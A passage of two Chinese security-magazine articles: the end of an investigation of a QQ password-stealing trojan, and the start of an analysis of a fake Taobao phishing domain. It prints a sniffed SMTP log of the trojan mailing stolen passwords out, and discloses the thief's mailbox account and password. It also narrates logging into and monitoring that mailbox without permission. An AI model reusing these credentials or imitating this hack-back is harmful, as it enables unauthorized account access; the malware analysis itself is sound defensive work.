


图11：启动项里的NTDHCP




图12：瑞星在线查毒报告NTDhcp

稳住因为激动而发抖的手指，仔细查看了IRIS界面里的SMTP数据内容：

1）发送：HELO smtp.163.com

2）接收：220 Coremail SMTP(Anti Spam) System (163com[20050206])

3）接收：250 smtp11

4）发送：AUTH LOGIN

5）接收：334 VXNlcm5hbWU6

6）发送：MjM5NzAxMDM2

7）接收：334 UGFzc3dvcmQ6

8）发送：NDU2MjYxNA==

```
9) 接收：235 Authentication successful
10) 发送：MAIL FROM：239701036@163.com
11) 接收：250 Ok
12) 发送：RCPT TO：239701036@163.com
13) 接收：250 Ok
14) 发送：DATA
15) 接收：354 End data with <CR><LF>.<CR><LF>
16) 发送：From：<239701036@163.com> To：<239701036@163.com> Subject:306334370—
——2423452532523 X-Priority：1 ...abSkolqitweydRdpVtOrKRLpirymQo ————
306334370 ....:2423452532523 ———— IP ... Unknow IP
17) 发送：QUIT
18) 接收：221 Bye
```




图13：IRIS嗅探到的数据

有E-MAIL原理常识的朋友应该都知道了，这是一次发送邮件过程，木马就是这样通过邮件把QQ密码发送出去的，除了SMTP发信，木马还访问www.ip138.com这个网址用于查询受害者的IP位置，真可谓恶毒！

由于如今的E-MAIL系统都采用了Authentication验证，因此要求发信者发送自己的账户和密码信息作为验证条件，这就为我们追查邮箱主人和密码带来了机会，但是我忽略了一点：验证信息都是经过Base64编码处理的，而我手上没有解开Base64编码的工具！没办法，只能用最后一招，从内存里找。和文件脱壳原理一样，即使木马发送的数据是Base64编码，但源数据在内存中必须是作为标准的ASCII编码形式存在的，因此可以通过内存编辑工具得到关键信息！（后记：感谢ZVROP给了我一个Base64处理工具，以后对付这种问题可以更方便了）

打开WinHex的内存编辑器，选择NTDHCP进程的"整个内存"（图14）。

因为之前通过IRIS嗅探到了邮件地址（"RCPT TO"指向的收件人信息）为239701036@163.com，所以直接查找ASCII文本"239701036@163.com"（图15）。

很快便在00CB0360位置找到了"239701036@163.com"，下面的00CB03B0位置为账户名"239701036"，00CB0400位置就是密码"4562614"了（图16）！

马上登录http://mail.163.com，顺利进入他的信箱，发现16封QQ密码邮件，全部记录下来逐一测试，发现只有1个QQ号码还能登录了，本来想马上改掉他的邮箱密码，可又怕太早打草惊蛇，就用FoxMail建立了他的邮箱，保持时刻邮件监视，力求抢在他之前拿到所有邮件！这时我测试软键盘输入密码会不会被完整截获，就用真实键盘与软键盘结合输入QQ密码，然后去收信，却发现所有的密码字符都被记录了，这个病毒已经不是单纯通过键盘钩子来截获密码了！另外还留意到开始发信的行为是在QQ窗体出现以后，而且输入密码后马上关闭QQ，就不会拦截到SMTP记录，看来病毒还加入了"密码正确"的判断机制，直到确认QQ窗体已经出现（即登录成功）才会发送信件！但是作者在判断逻辑上出了点差错，因为如今的QQ2004版及以后的版本即使密码不正确，QQ窗体同样会出现的，最终造成木马无论如何都会发送邮件——只要QQ受害者没有着急去点击那个"密码不正确"窗口里的"确定"。




图14：用WinHex编辑NTDHCP的内存

经过1天的监控，信箱里又多了8封密码信件，这家伙的木马放得还真多！总不能这样陪他耗，就给他邮箱设置自动转发功能，结果却因为网易要收费而无法实现，最后只好设置他的"拒收信件列表"，把他自己的邮箱地址加了进去，这一下世界彻底清静了！过了两天再去测试他信箱，发现密码被改掉了，估计是因为他怎么测试都收不到自己木马发来的密码信件，只好胡乱摆弄了，这样一来，他以前发放的木马也就报废了。我花一个中午时间赶出一个针对NTDHCP的自动检测查杀工具发布给班上大部分人使用（图17），同时交待他们如果再次收到可疑文件就发给我检查，至此事件告一段落。




图15：查找NTDHCP内存区域里的文本

五、后记

事后，我上瑞星网站查找该病毒资料，发现这个木马已经被瑞星截获，名称为"Trojan.PSW.QQRobber.14d"，专门在后台运行盗窃QQ密码的，传播方法也不算什么高级手法，仅仅是利用人们贪婪心理进行的简单社会工程学手段罢了——盗Q者到处宣传自己拥有能刷QQ币的工具，贪小便宜的人轻易接收执行了，自然就把木马放了进来，然而这头"狼"却是被自己放进来的！当初由于没有预料到社会工程学的运用，导致我高估了盗Q者和他使用的手段，走了不少弯路。




图16：NTDHCP内存区域里的邮箱数据

> 理清思路后，事件很容易就能推算出最初的源头：
> 盗Q者利用人们贪便宜的心理，发送一个号称能"获取QQ币"的木马程序给我们班某个女生，盗取她的QQ后再向她QQ好友列表里的好友以及通过我们班QQ群获得的同学名单进行"社交入侵"，利用大部分人对熟人朋友的信任，使得这个"刷Q币"工具大肆流传，自然造成了这一次扑朔迷离的QQ连环盗窃案。通过蓝狼的"反社交"手段，我们探出了盗Q者的学校地址并警告了盗Q者，至今班上再没有出现过一次QQ被盗事件……。

顺便提一句，盗Q者是本市一所轻工业学校的学生，也进一步证实了本文开头所说的对方QQ用的是代理上网的。有趣的是，蓝狼还去浏览了盗Q者学校的论坛，赫然发现盗Q者还是该论坛黑客版块的斑竹哦，版块里都是一些超级入门的黑客文章以及转载的一些入侵资料。但是，不要看"虾米"小啊，一旦被他阴谋得逞，损失可就大了。我们除了要防患于未然，还要有一颗"天上网上都不会轻易掉馅饼"的良好心态。




图17：QQ大盗检测工具

本文虽然有了一个较为理想的结局，但是我却高兴不起来，我能帮同学们解决技术上的防线，但是思想上的防线我又怎么来帮他们搞定呢？（西红柿若干飞来）（本文所提到的所有工具已经集体打包在光盘手册相关的tools.rar压缩包中）

淘宝网越来越火，吸引很多网友去注册开店。可是，有利益的地方自然也会吸引苍蝇的。本文则让作者带领我们去拍苍蝇，来吧，开拍了。

顺藤摸瓜——假淘宝网追踪手记

by sheepxxy

一、假淘宝网浮出水面

今天查看新闻时，发现好几条关于淘宝网被伪造的新闻："[淘宝]假淘宝现身，请大家提高警惕"；"假淘宝网行骗 国内企业域名保护意识需加强"等。仔细看了看新闻内容才知道，这其实也是一种网络钓鱼伎俩。而且经过我进一步具体了解发现，这个假淘宝网的域名是："shop.taobao.cn.com"，其网页上所有的超链接都指向真正的淘宝网网站相应页面上，唯一的行骗途径是伪造了客户服务联系方式，首页上多出一条包括客服QQ号、汇款银行、汇款账号和客服投诉电话等信息的客服信息栏，用以欺骗希望在网上交易的人们。

二、对假网址的分析推断

从技术角度来看，这个假淘宝的钓鱼伎俩实在是个小把戏，但这里最为微妙的是其域名居然来自"cn.com"，这样一个顶级域名的注册者绝对不是善类。可以说若不是有人有意地注册了"cn.com"域名用以和正常的国内域名".com.cn"相互混淆，可以说假淘宝网的网址就不可能具备欺诈能力；另一方面，"cn.com"域名的拥有者还可以使用更多的譬如"sina"、"163"、"sohu"、"shanda"等等知名门户站点的名称，炮制大批大批的假门户站、假游戏站用于网络钓鱼、诈骗钱财等邪恶目的。因此，很有必要分析并追踪"shop.taobao.cn.com"这个假淘宝网的网址是怎么来的。

分析一个具体的域名时，最重要的原则是：
1、不要按习惯从左至右读，而应该从右至左读；
2、圆点符号"."的作用是分隔域名中的各字段。

计算机和计算机网络都诞生于美国，因此最初的顶级域名是".com"、".org"、"net"、"mil"等等，仅仅根据其用途划分，而没有考虑过国家的分界。随着互联网在全球范围内普及，原有的划分方式显得陈旧，不能体现出国家属性，并且还存在局部资源匮乏的情况。因此在沿用原有域名体系的前提下，逐步推广用国家代码作为顶级域名的新域名体系，在这种新域名体系下再划分".com"、".org"、".net"、".edu"等等类别代码。我国的国家代码是"cn"，因此，典型的国内域名的形式都应该是以".com.cn"形式。而所谓的"cn.com"形式是不正规、不合法的。

具体分析"shop.taobao.cn.com"：

第一步：先读最右边的字段，可以知道这个域名的顶级域名是".com"，也就是最基本的商业类型；

第二步：往左看，网络标识是"cn"，这很不寻常，并不像前面那些新闻中所说的"国内企业域名保护意识需加强"，责任实际上并不出在国内企业的域名安全意识上，而是我国"cn"这个国家代号在".com"顶级域名下被人抢注了！现在您应该明白为什么我前面说"cn.com"域名所有者绝非泛泛之辈了吧。

第三步：二级域名是"taobao"，也就是伪造为淘宝网的重要证据；

第四步：三级域名是"shop"，这里伪造的是淘宝网二级域名的店铺标识。

总结：由于域名是分级授权的，而".com"顶级域名由Internet域名和地址管理公司（Internet Corporation for Assigned Names and Numbers，ICANN）这个国际型组织管理，因此问题主要出在"cn.com"上，虽然".com"、".org"、"net"系列国际域名是很早就开放注册，任何人只要交一定数额的域名注册费就可以使用一个，但有能力抢注"cn.com"的人必然手眼通天，因此首先要找到"cn.com"注册者，然后就可以顺着这条线路往下追踪了。

三、利用Internet服务追踪

首先，可以查查"cn.com"所对应的DNS服务器，在"开始→运行"中输入"cmd"打开命令行窗口，输入命令："nslookup /.cn.com"并回车，得到如下结果，见图1。

